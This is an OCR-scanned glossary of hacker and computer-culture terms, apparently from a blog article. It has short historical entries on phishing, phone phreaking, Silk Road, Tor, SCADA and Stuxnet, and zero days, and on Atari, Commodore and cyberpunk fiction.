
A form of social engineering and scam where attackers deceive people into revealing sensitive information or installing malware such as ransomware. Phishing attacks have become increasingly sophisticated and often transparently mirror the site being targeted, allowing the attacker to observe everything while the victim is navigating the site, and transverse any additional security boundaries with the victim. As of 2020, it is the most common type of cybercrime, with the FBI's Internet Crime Complaint Center reporting more incidents of phishing than any other type of computer crime.

The term "phishing" was first recorded in 1995 in the cracking toolkit AOHell, but may have been used earlier in the hacker magazine 2600. It is a variation of fishing and refers to the use of lures to "fish" for sensitive information.[15]

Phreaking

Phreaking is a slang term coined to describe the activity of a culture of people who study, experiment with, or explore telecommunication systems, such as equipment and systems connected to public telephone networks. The term phreak is a sensational spelling of the word freak with the ph- from phone, and may also refer to the use of various audio frequencies to manipulate a phone system. Phreak, phreaker, or phone phreak are names used for and by individuals who participate in phreaking.[16]

Joe Engressia, age eight, made a fascinating discovery in 1957. Engressia was blind, and he also had perfect pitch. He enjoyed phoning numbers that played pre-recorded messages. One day, while listening to a call, he began whistling, and the call abruptly ended. He started to experiment, and learned that phone companies used a 2,600 hertz tone to take control of a trunk line, and realized that his whistle must have been precisely 2,600 Hz. He realized this could be exploited to make free long-distance calls. Years later, Engressia taught his 2,600 Hz hack to John Draper, who found that a toy whistle distributed in boxes of



Cap’n Crunch cereal reliably produced a 2,600 Hz tone earning him the nickname “Captain Crunch.”

Before Steve Wozniak and Steve Jobs founded Apple Computer, they sold devices called Blue Boxes that were inspired by Draper’s hack. Jobs told an interviewer that, as young teens, “our first project together was, we built these little blue boxes to make free telephone calls.”[3]

Ping
The ping command is a handy tool that tests whether or not a network connection works. Virtually all network-capable operating systems use it. If there’s some sort of working network connection available, ping will also tell you how well it works, providing Time-to-Live, bytes received, packet loss, round-trip times, and how long the response took to receive.[3]

RadioShack
RadioShack (originally spelled Radio Shack) was a hacker’s dream retailer. Founded in 1921 by brothers Theodore and Milton Deutschmann, the chain sold mostly radio equipment. When it faced financial difficulties in the early 1960s, the Tandy corporation purchased the company and in 1977, the chain launched its very own personal computer, the TRS-80 (TRS stood for “Tandy Radio Shack”). RadioShack had about 8,000 stores worldwide at its 1999 peak. [3]

Raspberry Pi
A Raspberry Pi is a small computer based on an ARM CPU and a smartphone-sized motherboard. There are various models, all with WiFi support and USB ports. Some models have Ethernet ports. Raspberry Pis vary a bit in what kind of ARM CPU they have, how much RAM they have, and their input/output device support. Usually the user has to provide their own display and input peripherals, but the official Raspberry Pi store now sells some kits that come with a mouse and keyboard.[3]

README files
README files are a source of basic information for users about a piece of software, with a long legacy. A README is typically a simple text file with a name like “readme.txt.”. [3]

Reddit
Reddit, a web-based forum host with a wide range of categories similar to the earlier Usenet, emerged in June 2005, co-founded by Steve Huffman and Alexis Ohanian with Y Combinator funding. Reddit is supposed to sound kind of like “read it,” and the founders aspired to make it the “front page of the Internet.”
In the early months, they even made lots of fake accounts and posts to make Reddit look more popular. But Reddit became genuinely popular quite quickly. Magazine giant Condé Nast bought the site for US$20 million in 2006, when it averaged 500,000 users per day.

Any user with an account in good standing can create their own forum, or subreddit. There are basic rules to follow that are supposed to forbid harassment and cybercrime. Subreddits for nerdy interests are especially popular, but there are subreddits for almost every personal interest, political affiliation, and cultural community imaginable.

There’s also a completely unaffiliated Reddit equivalent on the Dark Web called the Dread forums.[3]

SCADA (Supervisory control and data acquisition)
Supervisory control and data acquisition (SCADA) is a type of computer system often found in industrial facilities that needs a particular combination of specialized hardware and software. SCADA is used to automate industrial production processes, log events and record production metrics, and control industrial mechanisms, such as valves, motors, sensors, and pumps. SCADAs consist of many programmable logic controllers and/or remote terminal units, which are microcomputers that directly interface with various factory components.

Cyberattacks on industrial plants and utility company facilities target SCADAs with unfortunate frequency. The most notorious cyberattack on a SCADA was the Stuxnet worm, discovered in 2010, which targeted the Natanz nuclear facility in Iran.[3]

Silicon Valley
Silicon Valley is a region in the San Francisco Bay area of California and is the global capital of the computer technology industry. William Hewlett and David Packard kicked off its development in 1938, when they started Hewlett-Packard in a garage not far from Stanford University. The Homebrew Computer Club is an example of Silicon Valley’s importance to hacker culture.[3]

Silk Road
Silk Road was a pioneering darknet market created by Ross “Dread Pirate Roberts” Ulbricht (1984–), an infamous Texas-born hack-

er.
Darknet markets operate on the Dark Web and work sort of like eBay, but for illegal things, like illicit drugs, malware, cyberattack services, sensitive data gained by cyberattack, phishing kits, and "fullz" (data that's used to commit identity fraud against individuals and companies). The very first darknet market was The Farmer's Market, a clearnet site that moved to the encrypted Tor network in 2010. Ulbricht launched Silk Road in January 2011, using the handle "Dread Pirate Roberts." It was the first darknet market to originate from the Tor network. The site made money by taking a percentage of the vendors' sale revenue and used a reputation rating system to allow users to decide whether to do business with one another. [3]

Tech Model Railroad Club
MIT's Tech Model Railroad Club was launched in 1946 by MIT students who loved model railroads. In the 1950s and 1960s it became a place to tinker with electronic circuitry and eventually early computers.[3] TMRC is credited to create the first concept of the Jargon File - a glossary and usage dictionary of slang used by computer programmers.[26] The original Jargon File was a collection of terms from technical cultures such as the MIT AI Lab, the Stanford AI Lab (SAIL) and others of the old ARPANET AI/LISP/PDP-10 communities, including Bolt, Beranek and Newman, Carnegie Mellon University, and Worcester Polytechnic Institute. It was published in paperback form in 1983 as The Hacker's Dictionary (edited by Guy Steele), revised in 1991 as The New Hacker's Dictionary (ed. Eric S. Raymond; third edition published 1996).[25]

The Tech Model Railroad Club is also credited with coining the technological senses of the terms hack and hacker:

Someone who applies ingenuity to create a clever result, called a "hack". The essence of a "hack" is that it is done quickly, and is usually inelegant. It accomplishes the desired goal without changing the design of the system it is embedded in. Despite often being at odds with the design of the larger system, a hack is generally quite clever and effective.

The writers take pains to separate this from any connotations of cybercrime, noting that cyberattackers "are certainly not true hackers, as they do not understand the hacker ethic." [3]

Threat actor
The National Institute of Standards and Technology (NIST) defines a threat actor as "the instigators of risks with the capability to do harm". [18] So, it's someone who acts in a way that creates a threat, and in the security context those are threats to the security of our digital data.

Tor (The Onion Router)
The Onion Router, usually known as Tor, is an anonymizing proxy network used by an average of 2.6 million client devices every day. The genesis of Tor came at the US Naval Research Lab in 1995, when David Goldschlag, Mike Reed, and Paul Syverson had an idea: what if they could provide internet users some privacy by giving them a way to make their IP addresses untraceable? And so the Tor network was finally deployed in 2002.
One of the most common ways to use Tor is to install the Tor Browser on your PC or phone. The Tor Browser is a fork of Firefox that automatically connects to the Tor network. Websites that can only be accessed through the Tor network use the top-level domain .onion. But the Tor Browser can also route all web traffic through Tor, including the clearnet sites you visit every day. The Dark Web is the part of the web that's only accessible through the Tor and Invisible Internet Project (I2P) proxy networks; it contains both legal and illegal content.[3]

WikiLeaks
WikiLeaks is a website that's used to disclose sensitive or classified documents, usually by whistleblowers seeking to expose the harmful actions of powerful institutions (like governments and corporations) to news media. A wiki is an online collaboration method where users can contribute to collectively authored content. Mentioning this one, because freely sharing information through computer technology is the essence of hacker culture.[3]

Wikipedia
Wikipedia is an online, collaboratively written and edited "wiki" encyclopedia, launched in 2001 by Jimmy Wales and Larry Sanger. Anyone can contribute to a Wikipedia article if other users, acting as editors, accept it. It is a massively successful ongoing project to carry out the hacker ethos of "knowledge should be free," with millions of articles in more than 300 languages. Wikipedia was preceded by Nupedia, founded by Wales and edited by Sanger, which debuted in March 2000 and included a lengthy peer-review process. [3]

World Wide Web
The World Wide Web was invented by the

CERN (European Organization for Nuclear Research) scientist Tim Berners-Lee. He outlined his ideas in a 1989 paper and published a formal management proposal in 1990, then created the web's foundational technologies: hypertext markup language (HTML), the Uniform Resource Identifier (URI, later URL), hypertext transfer protocol (HTTP), and the httpd web server, which he ran from his NeXT Computer. He also created the first browser, which he called World Wide Web [3], and opened it to the public in 1991. It was conceived as a "universal linked information system". Documents and other media content are made available to the network through web servers and can be accessed by programs such as web browsers. Servers and resources on the World Wide Web are identified and located through character strings called uniform resource locators (URLs).[19]

Zero day
In cybersecurity, a zero-day vulnerability is a security vulnerability in a software or hardware product that exists for some time without the knowledge of the product's vendor or the cybersecurity community. MITRE's Common Vulnerabilities and Exposures (CVE) database is a good way to check whether or not a vulnerability is a zero day.

A zero-day exploit is a cyberattack method of which the vendor and the cybersecurity community were previously unaware.

Sometimes hunters find them before an attacker does, but if they don't the zero-day vulnerabilities and exploits are discovered after a zero-day attack, when a threat actor exploits a previously unknown vulnerability or uses a previously unknown exploitation technique in a successful cyberattack.[3]


Popular Culture:
Akihabara, Tokyo
This one made it's way into my article because I am passionate with the Japanese popular culture since I was 8 years old, I think the right term for that is "a weeb". But to get back on track here: Akihabara, a district of Tokyo, Japan, is just as important to hacker culture as Silicon Valley. In Japan, the term "otaku" is being used to describe an that individual that is overly passionate about particular subject, including those with technological fixations. Akihabara is a hub for Japanese hackers and otaku culture. [3]

Amiga
Amiga is a family of personal computers introduced by Commodore in 1985. The original model is one of a number of mid-1980s computers with 16- or 16/32-bit processors, 256 KB or more of RAM, mouse-based GUIs, and significantly improved graphics and audio compared to previous 8-bit systems. These systems include the Atari ST—released earlier the same year—as well as the Macintosh and Acorn Archimedes. Based on the Motorola 68000 microprocessor, the Amiga differs from its contemporaries through the inclusion of custom hardware to accelerate graphics and sound, including sprites and a blitter, and a pre-emptive multitasking operating system called AmigaOS.[2]

Atari
The Atari company, founded in 1972 by Nolan Bushnell and Ted Dabney, was integral to the creation of today's video game industry. Atari led the direction of tropes, mechanics, and standards in arcade-game machines and, later on, video game consoles. Today, it's a mere shell (or shell-company-owned shell) of its former self, with the value of the Atari brand completely anchored to nostalgia. But early Atari was saturated with hacker culture and the hacker spirit.

Most historians point to Spacewar! as the very first video game. In the game, players control a dot spaceship shooting at other dot spaceships. Spacewar! was developed in the 1960s by electronic engineering and computer science specialists using MIT's groundbreaking, massive TX-0 and DEC PDP-1 computers. Bushnell and Dabney formed Syzygy Engineering to produce the game Computer Space, their own version of Spacewar!, in late 1971, and formed Atari Inc. [3]

Commodore
Founded in 1955 in Toronto, by Jack Tramiel (entrepreneur of Polish heritage) was originally called the Everest Office Machine Company (Canada) Limited. In 1958, renamed to Commodore Portable Typewriter Company Limited - a popular typewriter brand. In the late 1960s, Commodore transitioned from producing adding machines to making calculators. In 1976, Commodore bought a calculator company that was already making processors called MOS Technology, along with Chuck Peddle, who helped to develop the MOS 6502 CPU and convinced Jack Tramiel that personal computers were the way of the future—and could be built with the MOS 6502 CPU. Commodore's very first personal computer was built with the MOS 6502 CPU. In the mid-1970s, Peddle



WE PROMISE YOU WON'T USE THE COMMODORE 64 MORE THAN 24 HOURS A DAY.

negotiated a deal with Bill Gates that granted Commodore the licence for BASIC programming language. The Commodore PET's 1977 launch brought personal computing to the masses, making Commodore one of the three largest microcomputer makers in the world by the 1980s. Tramiel wanted a company that his sons could inherit, so he bought the consumer division of Atari Inc. from Warner Communications. The first Commodore Amiga, which debuted in 1985.[3]


Cyberpunk

Cyberpunk is a subgenre of science fiction in a dystopian futuristic setting that tends to focus on a "combination of lowlife and high tech", featuring futuristic technological and scientific achievements, such as artificial intelligence and cyberware, juxtaposed with societal collapse, dystopia or decay. Much of cyberpunk is rooted in the New Wave science fiction movement of the 1960s and 1970s, when writers like Philip K. Dick, Michael Moorcock, Roger Zelazny, John Brunner, J. G. Ballard, Philip José Farmer and Harlan Ellison examined the impact of drug culture, technology, and the sexual revolution while avoiding the utopian tendencies of earlier science fiction.

The origins of cyberpunk are rooted in the New Wave science fiction movement of the 1960s and 1970s, where New Worlds, under the editorship of Michael Moorcock, began inviting and encouraging stories that examined new writing styles, techniques, and archetypes. Reacting to conventional storytelling, New Wave authors attempted to present a world where society coped with a constant upheaval of new technology and culture, generally with dystopian outcomes.

Philip K. Dick's novel, Do Androids Dream of Electric Sheep?, first published in 1968, shares common dystopian themes with later works by Gibson and Sterling, and is praised for its "realist" exploration of cybernetic and artificial intelligence ideas and ethics, being favourably compared to previous landmark works such as Robot by Isaac Asimov.

The term "cyberpunk" first appeared as the title of a short story by Bruce Bethke, written in 1980 and published in Amazing Stories in 1983. Bethke says he made two lists of words, one for technology (the word: cybernetics), one for troublemakers (the word: punk), and experimented with combining them variously into compound words, consciously attempting to coin a term that encompassed both punk attitudes and high technology. He



described the idea as:

The kids who trashed my computer; their kids were going to be Holy Terrors, combining the ethical vacuity of teenagers with a technical fluency we adults could only guess at. Further, the parents and other adult authority figures of the early 21st Century were going to be terribly ill-equipped to deal with the first generation of teenagers who grew up truly “speaking computer”.[5]

The punk subculture and music genre emerged in the UK in the late 1970s, created by young people whose hope for a peaceful and prosperous future had been stolen from them. Its values include disobeying authority, thinking critically, fighting for marginalized people, being creative with what you have, and trying to have a good time despite having very little.
So, in a cyberpunk world, elements of humanity and society are being augmented by technology, and a hostile political system that requires disobedience, critical thought, and making do with what you have. In cyberpunk fiction, hackers are often the heroes: protagonists with a chaotic good moral alignment who use their intellectual curiosity and technical skills to fight the good fight.[3]

